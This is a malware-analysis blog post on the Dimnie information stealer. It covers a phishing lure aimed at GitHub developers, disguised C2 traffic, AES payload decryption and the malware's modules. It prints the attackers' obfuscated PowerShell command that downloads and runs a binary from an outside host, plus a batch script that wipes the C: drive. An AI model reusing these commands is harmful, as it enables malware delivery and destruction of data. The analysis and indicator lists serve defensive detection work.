Dimnie: Hiding in Plain Sight

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A note to readers: The code samples included within this blog post may trigger alerts from your security software. Please note that this does not indicate an infection or an attack; rather, it is a notification that the code could be malicious if it were live.

Introduction

In mid-January of 2017 Unit 42 researchers became aware of reports of open-source developers receiving malicious emails. Multiple owners of Github repositories received phishing emails like the one below:

> Hello,
>
> My name is Adam Buchbinder, I saw your GitHub repo and i'm pretty amazed.
>
> The point is that i have an open position in my company and looks like you
>
> are a good fit.
>
> Please take a look into attachment to find details about company and job.
>
> Dont hesitate to contact me directly via email highlighted in the document below.
>
> Thanks and regards,
>
> Adam.

Though there were multiple waves of messages following a similar tactic, each one carried the same malicious .doc file as an attachment (SHA256: 6b9af3290723f081e090cd29113c8755696dca88f06d072dd75bf5560ca9408e). This file contained embedded macro code that executed a commonly observed PowerShell command to download and execute a file.

```
CMD.exe /C "poWe^RsH^E^lL.EX^e ^-eXE^CUT^I^o^n^Po^LI^Cy byp^As^s^ ^-N^Opr^O^Fi^l^e -^winDowST^yLE^ h^IDden ^(n^e^W
-O^bje^CT^ s^ySte^M^.^NET.W^Eb^cLi^En^T^)^.^dOW^Nl^oa^d^FI^lE('http://nicklovegrove.co.uk/wp-content/margin2601_onec
hat_word.exe' '%APPdAta%.Exe');s^TArT-pRO^C^Es^S '%APpdaTa%.ExE'"
```

Figure 1. The attackers used a common technique to try to avoid static detection by introducing characters which the Windows shell will ignore but static engines will typically see as part of the string.

A more readable version of the PowerShell code is shown below:

```
cmd.exe /c "powershell.exe -executionpolicy bypass -noprofile -windowstyle hidden (new-object system.net.webclient).downloadfile('hxxp://nicklovegrove.co[.]uk/wp-content/margin2601_onechat_word.exe','%appdata%.exe');start-process '%appdata%.exe'"
```

On initial inspection, everything appears to follow the same formula as many “traditional” malware campaigns: e-mail lure, malicious attachment, macro, PowerShell downloader, and finally a binary payload (SHA256: 3f73b09d9cdd100929061d8590ef0bc01b47999f47fa024f57c28dcd660e7c22). Examining the payload’s communications caused us to raise our eyebrows.

Dimnie, the commonly agreed upon name for the binary dropped by the PowerShell script above, has been around for several years. Palo Alto Networks has observed samples dating back to early 2014 with identical command and control mechanisms. The malware family serves as a downloader and has a modular design encompassing various information stealing functionalities. Each module is injected into the memory of core Windows processes, further complicating analysis. During its lifespan, it appears to have undergone few changes and its stealthy command and control methods combined with a previously Russian focused target base has allowed it to fly under the radar up until this most recent campaign.

Hidden Requests

Let us dive right in and have a look at a typical HTTP request from Dimnie to its command and control infrastructure.

```
GET http://toolbarqueries.google.com/search?sourceid=navclient-ff&features=Rank&client=navclient-auto-ff&ch=fYQAcgUGKQ04yy+39O6k0IxaeU9Bgw81C6ft2+OPISgD8VPCj5hkCilXUZraPNCm&q=info:google.com
HTTP/1.1
User-Agent: Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388 Version/12.15
Host: toolbarqueries.google.com
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/webp, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Encoding: gzip, deflate
Cookie: UID=80147ad0369d0358cf258be147ad0369
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 27 Jan 2017 10:02:29 GMT
Server: Apache
Content-Length: 64944
Cookie: ID=Eh/xSA3EzaH2mRIFI5/A18/m+/zJDpBKccTAfnvu2w0hB2DrlLErMFuTzE23ARGW
Cache-Control: max-age=5184000
Expires: Tue, 28 Mar 2017 10:02:29 GMT
Connection: close
Content-Type: image/jpeg
Proxy-Connection: Keep-Alive

......JFIF.....H.H.....C.....................................................................
```

Figure 2. Initial HTTP GET request from the compromised client and the server's reply. The HTTP payload is truncated in this image.

Does this malware use a (now-defunct) Google service to aid its initial phone home? Not quite. Examining the HTTP request, this appears to be an HTTP Proxy request, as described by RFC2616:

> The absoluteURI form is REQUIRED when the request is being made to a proxy. The proxy is requested to forward the request or service it from a valid cache, and return the response. Note that the proxy MAY

> forward the request on to another proxy or directly to the serverspecified by the absoluteURI. In order to avoid request loops, a proxy MUST be able to recognize all of its server names, including any aliases, local variations, and the numeric IP address. An example Request-Line would be:GET http://www.w3.org/pub/WWW/TheProject.html HTTP/1.1To allow for transition to absoluteURIs in all requests in future versions of HTTP, all HTTP/1.1 servers MUST accept the absoluteURI form in requests, even though HTTP/1.1 clients will only generate them in requests to proxies.

Dimnie uses this feature to create a supposedly legit HTTP proxy request to a Google service. However, the Google PageRank service (toolbarqueries.google.com) has been slowly phased out since 2013 and as of 2016 is no longer open to the public. Therefore, the absolute URI in the HTTP request is for a non-existent service and the server is not acting as a proxy. This seemingly RFC compliant request is merely camouflage.

We know what it isn't, so we will dive deeper to figure out what is happening underneath the camouflage layer. Start by having a look at the DNS request that immediately preceded this HTTP GET request.

```
00000000  93 12 01 00 00 01 00 00  00 00 00 00 07 6f 6e 65 ........ .....one
00000010  63 68 61 74 02 70 77 00  00 01 00 01              chat.pw. ....
    00000000  93 12 81 80 00 01 00 01  00 02 00 04 07 6f 6e 65 ........ .....one
    00000010  63 68 61 74 02 70 77 00  00 01 00 01 c0 0c 00 01 chat.pw. ........
    00000020  00 01 00 00 01 2c 00 04  b0 09 51 04 c0 0c 00 02 .....,.. ..Q.....
    00000030  00 01 00 00 0e 0f 00 17  03 6a 61 79 02 6e 73 0a ........ .jay.ns.
    00000040  63 6c 6f 75 64 66 6c 61  72 65 03 63 6f 6d 00 c0 cloudfla re.com..
    00000050  0c 00 02 00 01 00 00 0e  0f 00 07 04 65 72 69 6e ........ ....erin
    00000060  c0 3c c0 38 00 01 00 01  00 01 a8 6e 00 04 ad f5 .<.8.... ...n....
    00000070  3b 7b c0 38 00 1c 00 01  00 01 a8 6e 00 10 24 00 ;{.8.... ...n..$.
    00000080  cb 00 20 49 00 01 00 00  00 00 ad f5 3b 7b c0 5b .. I.... ....;{.[
    00000090  00 01 00 01 00 00 8c 4c  00 04 ad f5 3a 71 c0 5b .......L ....:q.[
    000000A0  00 1c 00 01 00 00 8c 4c  00 10 24 00 cb 00 20 49 .......L ..$... I
    000000B0  00 01 00 00 00 00 ad f5  3a 71                 ........ :q
```

Figure 3. DNS request issued prior to the HTTP request above.

It looks pretty normal, but we can see an authoritative nameserver returning an IP address, 176.9.81[.]4, which is highlighted in the image below.

```
00000000  93 12 81 80 00 01 00 01  00 02 00 04 07 6f 6e 65 ........ .....one
00000010  63 68 61 74 02 70 77 00  00 01 00 01 c0 0c 00 01 chat.pw. ........
00000020  00 01 00 00 01 2c 00 04  b0 09 51 04 c0 0c 00 02 .....,.. ..Q.....
00000030  00 01 00 00 0e 0f 00 17  03 6a 61 79 02 6e 73 0a ........ .jay.ns.
00000040  63 6c 6f 75 64 66 6c 61  72 65 03 63 6f 6d 00 c0 cloudfla re.com..
00000050  0c 00 02 00 01 00 00 0e  0f 00 07 04 65 72 69 6e ........ ....erin
00000060  c0 3c c0 38 00 01 00 01  00 01 a8 6e 00 04 ad f5 .<.8.... ...n....
00000070  3b 7b c0 38 00 1c 00 01  00 01 a8 6e 00 10 24 00 ;{.8.... ...n..$.
00000080  cb 00 20 49 00 01 00 00  00 00 ad f5 3b 7b c0 5b .. I.... ....;{.[
00000090  00 01 00 01 00 00 8c 4c  00 04 ad f5 3a 71 c0 5b .......L ....:q.[
000000A0  00 1c 00 01 00 00 8c 4c  00 10 24 00 cb 00 20 49 .......L ..$... I
000000B0  00 01 00 00 00 00 ad f5  3a 71                 ........ :q
```

Figure 4. Nameserver responds to a Type A query with a valid response.

While it may not seem so at first glance, this DNS query is related to the initial GET request to Google. Below is the raw hex of the IP header of the HTTP request above:



Figure 5. Raw Hex of the IP Header from the HTTP GET request for Dimnie's initial phone home.

The answer (176.9.81[.]4) from the initial DNS request for onechat[.]pw is used as the destination IP for the follow up HTTP request that appears to connect to toolbarqueries.google.com. Sending the request to an entirely different server is not complicated to achieve, but how many analysts would simply see a DNS request with no [apparent] related subsequent traffic? That is precisely what Dimnie is relying upon to evade detections.

What the GET?

Since we have established the HTTP GET request to be largely falsified for camouflage purposes, we can now proceed to pick apart the initial outbound HTTP traffic. The contents of the HTTP GET parameter are reproduced below:

```
GET http://toolbarqueries.google.com/search?sourceid=navclient-ff&features=Rank&client=navclient-auto-ff&ch=fYQAcgUGKQ04yy+39O6k0IxaeU9Bgw81C6ft2+OPISgD8VPCj5hkCilXUZraPNCm&q=info:google.com HTTP/1.1
```

This GET request contains a single piece of data used by the malware: the contents of the "ch" parameter which is base64 encoded.

```
fYQAcgUGKQ04yy+39O6k0IxaeU9Bgw81C6ft2+OPISgD8VPCj5hkCilXUZraPNCm
```

Decoding the "ch" parameter yields us a AES key which Dimnie uses to decrypt payloads. The attacker uses AES 256 in ECB mode to encrypt payloads which are push to a compromised host and decrypted.

The code below illustrates, in Python, the method we used to derive this key.

```
>>> import binascii

>>> import base64

>>> from Crypto.Cipher import AES

>>> a = "fYQAcgUGKQ04yy+39O6k0IxaeU9Bgw81C6ft2+OPISgD8VPCj5hkCilXUZraPNCm"

>>> b = base64.b64decode(a)
```

```
>>> decryptor = AES.new('\0' *32, AES.MODE_ECB)
>>> c = decryptor.decrypt(b)
>>> binascii.hexlify(c)
'cda59f1670cf48bf0000000011217350b14b3f2d4c6001006fb3b0fb00000000adf1de430000000000000000000000000000'
>>> key = c[4:8] + ('\0' * 28)
>>> binascii.hexlify(key)
'70cf48bf00000000000000000000000000000000000000000000000000000000'
```

Besides the HTTP payload, which is an AES 256 ECB encrypted PE file (after decrypting, SHA256: 6173d2f1d7bdea5f6fe199d39bbefa575230c5a6c52b08925ff4693106518adf), the server reply contains only one other HTTP header that seems to be used by the malware; the Cookie value sent back from the C2 server. This Cookie is a 48 byte, base64 encoded, AES 256 ECB encrypted series of UINT32 values pertaining to the payload (when requested) or outbound data (HTTP POSTs, see next section) as can be seen below (comments appended after //.)

```
struct DimnieInformation
{
   UINT32      dwUnknown1;     // 0x00:
   UINT32      dwAesKey;       // 0x04: Final AES encryption key is: Key + (28 * '\0')
   UINT32      dwUnknown3;     // 0x08: Not used for encryption.
   UINT32      dwUnknown4;     // 0x0C:
   UINT32      dwUnknown5;     // 0x10: Can be subtracted with dwUnknown1 if higher than 0 but unknown use.
   UINT32      dwUnknown6;     // 0x14:
   UINT32      dwKey2;         // 0x18: Not used for encryption.
   UINT32      dwFileSize;     // 0x1C: File size if file has been downloaded.
   UINT32      dwUnknown9      // 0x20: Can be subtracted with dwUnknown1 if higher than 0 but unknown use.
   UINT32      dwType;         // 0x24: Type of sent/received data.
   UINT32      dwCRC;          // 0x28: CRC of the received data.
   UINT32      dwModuleID;     // 0x2C: Module ID of the downloaded module
};
```

Here is a list of possible types which may be found at offset 0x24:

Value	Description
0x00000000	Main PE module received.
0x00000001	16 byte information sent to C2, probably PING/PONG.
0x00000002	PE Module received.
0x000003a4	Get module.
0x000003a6	Get main module.
0x00002000	Running process.
0x00003000	PC Information (Computer name, language, network card, …)
0x00038000	Keylogger data
0x00058000	Screenshots in PNG.
0x00018000	Unknown.
0x00098000	Unknown.
0x00418000	Unknown.
0x00118000	Unknown.
0x00218000	Unknown.
0x00818000	Unknown.
0x02000000	Unknown.

The values contain a preset, defined size for the payload as well as an expected CRC32 value. Effectively, the Cookie parameter is used to verify the payload's integrity during the module downloader portion of the malware's lifecycle. When the Cookie value is included in later C2 traffic, it is primarily used to identify the type of data being sent back to the server and the reporting module.

More Camouflage

Data exfiltration by the associated modules is performed using HTTP POST requests to another Google domain, gmail[.]com. However, just like the module downloader portion of the malware, these HTTP requests are hardcoded to be sent to an attacker controlled server. Again, Dimnie attempts to blend in by looking at least somewhat legitimate, although the data exfiltration traffic is far less convincing than that of the module downloads.

```
POST http://gmail.com/upload.php HTTP/1.1
User-Agent: Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388 Version/12.15
Host: gmail.com
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/webp, image/
jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Encoding: gzip, deflate
Cookie: UID=7ae158d0368be258ce148ce2479d0469
Connection: close
Content-Length: 771
Content-Type: multipart/form-data; boundary=----------af169d0379Cf368Cf379CE

------------af169d0379Cf368Cf379CE
Content-Disposition: form-data; name="token"

wAzZMHQuqVTEzAMNihN2nvbSloUBI4StjHcrd6P0EGI5kKCtjT94a8vahKHV4XPp
------------af169d0379Cf368Cf379CE
Content-Disposition: form-data; name="fileID"; filename="17021.jpg"
Content-Type: image/jpeg

......JFIF.....H.H.....C.....................................................................
C.....................................................................J....
"..............................
......................
..................!1A..$%Qaq.
..45D.......#&ETU.."36FVZdefiu....'9tv....27CRgw........BGSWbx.....8:IYcr.....
(H........*JXy.....sz.....................................P.....................!
1AQ..a....L..7....
(..
------------af169d0379Cf368Cf379CE--
```

Figure 6. HTTP POST request with encrypted data.

Once again, the data is appended to an image header and encrypted using AES 256 in ECB mode. The Cookie value follows the same structure provided in the previous section. This initial push contains system information as can be seen in the decrypted output below (data enclosed in brackets has been edited):

> [netbios name]
>
> WORKGROUP
>
> 2
>
> HomeGroupUser$
>
> [Hostname]
>
> [Language]
>
> 1
>
> 10.0.2.15 (08-00-27-D9-83-51) 'Intel(R) PRO/1000 MT-Desktopadapter'
> PCI\VEN_8086&DEV_100E&SUBSYS_001E8086&REV_02\3&267A616A&0&18
>
> 4
>
> Administrator (0x10203)
>
> [Username] (0x10223)

HomeGroupUser$ (0x10201)

[Hostname] (0x10221)

During our analysis, we identified follow on POST requests containing screenshots of the compromised desktop and process activity lists which were encrypted and appended to a false JPEG header as described previously.

```
0000h: 3C 50 4C 69 73 74 3E 30 20 31 34 38 35 35 31 31  <PList>0 1485511
0010h: 33 36 30 0A 65 78 70 6C 6F 72 65 72 2E 65 78 65  360.explorer.exe
0020h: 0A 63 6D 64 2E 65 78 65 0A 72 65 61 64 65 72 5F  .cmd.exe.reader_
0030h: 73 6C 2E 65 78 65 0A 63 6D 64 2E 65 78 65 0A 65  sl.exe.cmd.exe.e
0040h: 78 70 6C 6F 72 65 72 2E 65 78 65 0A 72 75 6E 64  xplorer.exe.rund
0050h: 6C 6C 33 32 2E 65 78 65 0A 3C 52 65 61 73 6F 6E  ll32.exe.<Reason
0060h: 3E 66 3C 2F 52 65 61 73 6F 6E 3E 32 38 31 20 36  >f</Reason>281 6
0070h: 3C 2F 50 4C 69 73 74 3E                          </PList>
```

Figure 7. Process activity list, post-decryption.

Decoding the Traffic

Now that we understand how Dimnie retrieves its modules and how it protects them, we can use the derived AES key to decode the observed payloads from our PCAP data. The payloads themselves are never written to disk as they are downloaded and subsequently injected directly into memory. The module ID is stored at offset 0x2C as a 32 byte value in the Cookie field, however to calculate the "true" module ID we must use the following formula using the key found at offset 0x04 in the cookie: uModuleID = uID – uKey. Below is a table of observed module IDs, their functions, and type of information as referenced by the Cookie Header (at offset 0x24):

Module ID	Function	Information Value
0x20001	Main module: downloads other modules and injects them into memory.	N/A
0x20002	DLL module which exports SvcMain and is injected into another process.	N/A
0x20003	Contains 58 bytes in front of the DOS header. Purpose unknown. Appears to be a copy of the main module.	N/A
0x20004	Extracts PC information and sends it back to C2.	0x03000
0x20005	Enumerates running processes and sends the list back to the C2.	0x2000
0x20006	Module that can logkey strokes, take screenshots, interact with smartcards and more. Uses RegisterRawInputDevices/GetRawInputData for logging keys.	0x38000, 0x418000, 0x818000, 0x98000, 0x118000, 0x218000, 0x58000
0x20007	Keylogger module which has two PE files appended. Both PE files contain the same functionality but are different architecture (x86 and x64). It sends back the logged keys and clipboard data to the C2	0x38000

0x20008	Module that can take screenshots and send them back to the C2.	0x58000
0x20009	Self-destruct module which deletes all files on the C:\ Drive.	0x02000000

The self-destruct module, 0x20009, drops and executes the following batch script:

```
1  @echo off
2  Title System need to reboot computer!
3  color 0c
4  Echo Auto Starting in 5 seconds
5  @ping 127.0.0.1 -n 5 -w 1000 > nul
6  @ping 127.0.0.1 -n %1% -w 1000 > nul
7  cls
8  Color 0e
9  Echo delete disk C
10 del C:\\ /s /q
11 @ping 127.0.0.1 -n 3 -w 1000 > nul
12 @ping 127.0.0.1 -n %1% -w 1000 > nul
13 cls
14 color 0c
15 Echo Remove directory
16 Rd C:\\ /s /q
17 @ping 127.0.0.1 -n 3 -w 1000 > nul
18 @ping 127.0.0.1 -n %1% -w 1000 > nul
19 cls
20 Msg * \SYSTEM ERROR!HARDDRIVE IS OUT OF ORDER!\;
```

The primary purpose of the modules we've observed observed is information stealing and reconnaissance. It should be noted that Dimnie's modular framework allows for a variety of capabilities to be accessed by its operators, thus the modules observed during the analyzed campaign may not encompass all available functionality.

Conclusion

The global reach of the January 2017 campaign which we analyzed in this post is a marked departure from previous Dimnie targeting tactics. Multiple factors have contributed to Dimnie's relatively long-lived existence. By masking upload and download network traffic as innocuous user activity, Dimnie has taken advantage of defenders' assumptions about what normal traffic looks like. This blending in tactic, combined with a prior penchant for targeting systems used by Russian speakers, likely allowed Dimnie to remain relatively unknown.

Customers are protected by IPS, Dimnie is detected as malware by Wildfire, and Autofocus customers can see related samples using the Dimnie tag.

We are also including IOCs for this malware family dating back to 2014 which include domains from DNS lookups (Appendix A) and dropper hashes (Appendix B). IOCs specifically mentioned in this post are included in the next section.

IOCs Mentioned in this Report

We've purposefully omitted legitimate domains and IPs from this listing.

Initial Phishing Email: b70a17d21ec6552e884f01db47b4e0aa08776a6542883d144b9836d5c9912065

Malicious .doc file: 6b9af3290723f081e090cd29113c8755696dca88f06d072dd75bf5560ca9408e,

Dimnie loader: 3f73b09d9cdd100929061d8590ef0bc01b47999f47fa024f57c28dcd660e7c22,

Sample decrypted main module: 6173d2f1d7bdea5f6fe199d39bbefa575230c5a6c52b08925ff4693106518adf

Appendix A: Associated SHA256 Hashes

15895f99011f466f2ddfa8345478b2387762d98eecf2ada51ad7f70618406ba1

7d8ec31d9d98802e9b1ebc49c4b300fa901934b3d2d602fa36cc5d7c5d24b3bc

046bc7347a66c977a89ba693307f881b0c3568314bb7ffd952c8705a2ff9bf9d

1b5e57fa264b2ce145b39f9fc2279b21f6b212aeca8eaa27f68cdcdbdef1900f

4b10cc374ed9e2c69231fcfa1b1d96496785ecf148f9445192f24385068e7b0c

e47ce23ec14114d3abeba090baa77b9bec876f947df67076dddb9087387735c7

d99c699e399afcd9e5abcff8c9b4a40af3e428f0c452c646653c79ec1a623bba

b6dc94f75ea4d2b46cf41079b1ac4cf48fe7786019396f379822fe6e21c9929d

a4df4a25e847d95a86a257bef7d2b349e9908bec37f0199f9f217d9cc0e28564

caba117fdf3ca61b1b17121adb4546e829df5426ab8944e5c4672f4a8619d0fe

3ffec5efb775c7d977f1e0ad1e8a51a111394e0ed113f58809fc8441b2c0f731

3d94881f0125093576dd01cd54cfd937cdca2b3050ad9aa4c5db2514d9aa686c

1d06464bafd24c228fd66df9cbf8feceda1346cef8648c2cd87cf617547bbe1e

9c403782571042fe2e3efb3acc35a26867956235a2a9472798bd664b65698c3a

d0eaec396ae11110dc4f51f3340d4735790876510de438f8a161577c7aa72d1e

222beafedbb604d200099cee657505f1d11b371403c7c9c12103adf28a561289

0f76bcda668095a8d2fe7a1282d463dcf04201e1c5a35856f117703bcd9428ef

c4bc691d7b8a16ff68ed338878451d1ba681aa181922cabd0b999b935ded673e

67a1dead18afc43c69a97de3e39bd84dec91df751a45bbda7ac5874f746c147c

7c4c2c898f611fd12a244822f5a2080da51126713d4ed1b3c950aa0ba6f92d93

67df79166bb258e77959c326c21563ea41f3f119d8e8486043efb83c868e636f

5661e7c23ed6058157b39ed29fa37690148d377b1faa7c7b89024daf0ef7e904

bbe7abc992928a45b618fbd7fbdd472ec3e4a47126f21ec38ad8257afe0c091f

05e30073cbd18b0ff2cfeab307e2e8cd2226d921a1872f17fcc312fc601fa93e

4a25bf18783ad32e08aaff0707d8fdae88647da4e0bfd22d83850e0dfa4ab148

3109724914f0eec8ee5167b15e43fc71e58106983ad0d2137c96239d5b25ad7c

c333173687879f3a6387f5afd915d9a4f042ffeb96f4cdf4514a5433de558f6f

071d91e67c42811d96d15a4a6dff740cc5d704ca352d9bc03778a2a6abd552f4

d884ae7b4f88973d2fb763b00c41171353310696e66dcde5733558ca68cd68d5

3944c7586e17399051785e1ae0311f4b98e74825291249a784428a64a80240e5

f76fe0b83e45a77ebc36ab12a27a5cf49be74fb154c51cb793e946c45bc4e12f

9f2367e31987327ef5710f7dcbfa089382c1967247c5ac1e2342e1e10e495fb5

5f45450f3342fd4f7f08651d58f775d47a25a44758039a577811eed6c094dfa7

824b93c4662cdc072488cf82d34569dd27d6f1fced5cb83f045825ed2e4b463c

441b1db0595565ac059552790e96524851843b22787238291f286b16c9c951d4

ba6022401ed257f82b7107319a7ec928044acd3dcb60dfab1ac7df2823ffef25

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Appendix B: Associated Domains

1c-host[.]host

1cpred[.]org

allforest[.]pw

antiprt[.]com

atonix[.]pw

babbabbab[.]ru

babbabbab2[.]ru

babbebbab[.]com

babbebbab2[.]com

babbibbab2[.]ua

babbihbab[.]host

babblabbab2[.]link

babblahbab[.]com

babblebbab[.]pw

babblebbab2[.]pw

babblehbab[.]top

babblibbab2[.]xyz

babblihbab[.]link

babblohbab[.]pw

babblulbab[.]pw

babbobbab[.]link

babbohbab[.]com

babbolbab[.]host

babbolbab[.]ru

babbrabbab2[.]xyz

babbrebbab[.]rocks

babbrebbab2[.]rocks

babbrehbab[.]pw

babbribbab2[.]space

babbrihbab[.]xyz

babbrohbab[.]rocks

babbrulbab[.]rocks

babbulbab[.]com

babchabbab[.]org

babchabbab2[.]org

babchebbab2[.]ru

babchehbab[.]in

babchibbab[.]com

babchihbab[.]org

babcholbab[.]org

babclabbab2[.]space

babclebbab[.]biz

babclebbab2[.]biz

babclehbab[.]rocks

babclibbab2[.]in

babclihbab[.]space

babclohbab[.]biz

babclulbab[.]biz

babcrabbab2[.]in

babcrambab[.]ru

babcrebbab[.]org

babcrebbab2[.]org

babcrehbab[.]biz

babcribbab[.]ru

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babcruhbab[.]host

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babfrebbab[.]xyz

babfrebbab2[.]xyz

babfrehbab[.]link

babfribbab[.]rocks

babfrihbab[.]pw

babfrohbab[.]xyz

babfrulbab[.]xyz

babfulbab[.]xyz

babgabbab2[.]rocks

babgebbab[.]space

babgebbab2[.]space

babgibbab2[.]biz

babgihbab[.]rocks

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babyibbab2[.]com

babyihbab[.]org

babyohbab[.]host

babyulbab[.]host

babzabbab2[.]com

babzahbab[.]org

babzebbab[.]ua

babzebbab2[.]ua

babzehbab[.]host

babzibbab2[.]link

babzihbab[.]com

babzohbab[.]top

babzulbab[.]top

bannarbor[.]pw

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buhgalter[.]pw

buhgalter[.]rocks

buhgalters[.]xyz

businessolution[.]site

cheturion[.]org

chipacom[.]net

cloneduring[.]pw

companysafa[.]biz

corpofname[.]pw

datamining[.]press

dersteoyna[.]pw

dovnikus[.]su

efros[.]pw

flashclicks[.]info

forbusinessgo[.]xyz

fortificar[.]net

fracking[.]host

gateoflife[.]pw

gaz[.]rocks

gedealer[.]pw

globuspp[.]pw

grandvita[.]pw

greenlanterns[.]xyz

greenworldsun[.]xyz

guardomorph[.]com

guwang[.]pw

jobforreborn[.]xyz

kokinatsu[.]pw

kukuzaki[.]me

kupala[.]me

lastsnow[.]link

maradonianos[.]pw

mercurytod[.]pw

muxa[.]club

mycorpsafa[.]biz

n-nalog78[.]com

newsunconcept[.]in

newsupport[.]us

nothingmore[.]us

novayarabota[.]pw

nvpn[.]pw

odejda77[.]net

okvd[.]biz

olen[.]bid

onechat[.]pw

placetobuy[.]pw

platej[.]pw

poplata-da[.]org

portw[.]org

powersand[.]link

pricemeet[.]pw

puldisk[.]xyz

rabotadnya[.]pw

raintor[.]pw

ricarier[.]org

rosgaz[.]pw

rumoney[.]xyz

salesforlife[.]top

salesline[.]top

sam-sam[.]pw

sandstyle[.]biz

sandw[.]pw

santrimo[.]lol

seclist[.]site

seclist[.]top

selenaspace[.]space

sellgrax[.]club

semodo[.]pw

sensetunoespossible[.]cat

shortsell[.]trade

shortselling[.]club

sixgoats[.]pw

snp500[.]trade

solotender[.]pw

sslprivate[.]org

tapalulumba[.]com

taskhoper[.]com

titleworld[.]pw

torglend[.]com

tradertop[.]top

trendkop[.]pw

tyuocruz1312[.]net

uchet[.]pw

uchet[.]space

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volumexp[.]xyz

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vpnserv[.]pw

vwv.flashclicks[.]info

winsocket[.]xyz

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Updated 3/30/17: To remove unnecessary IPS Signature number.
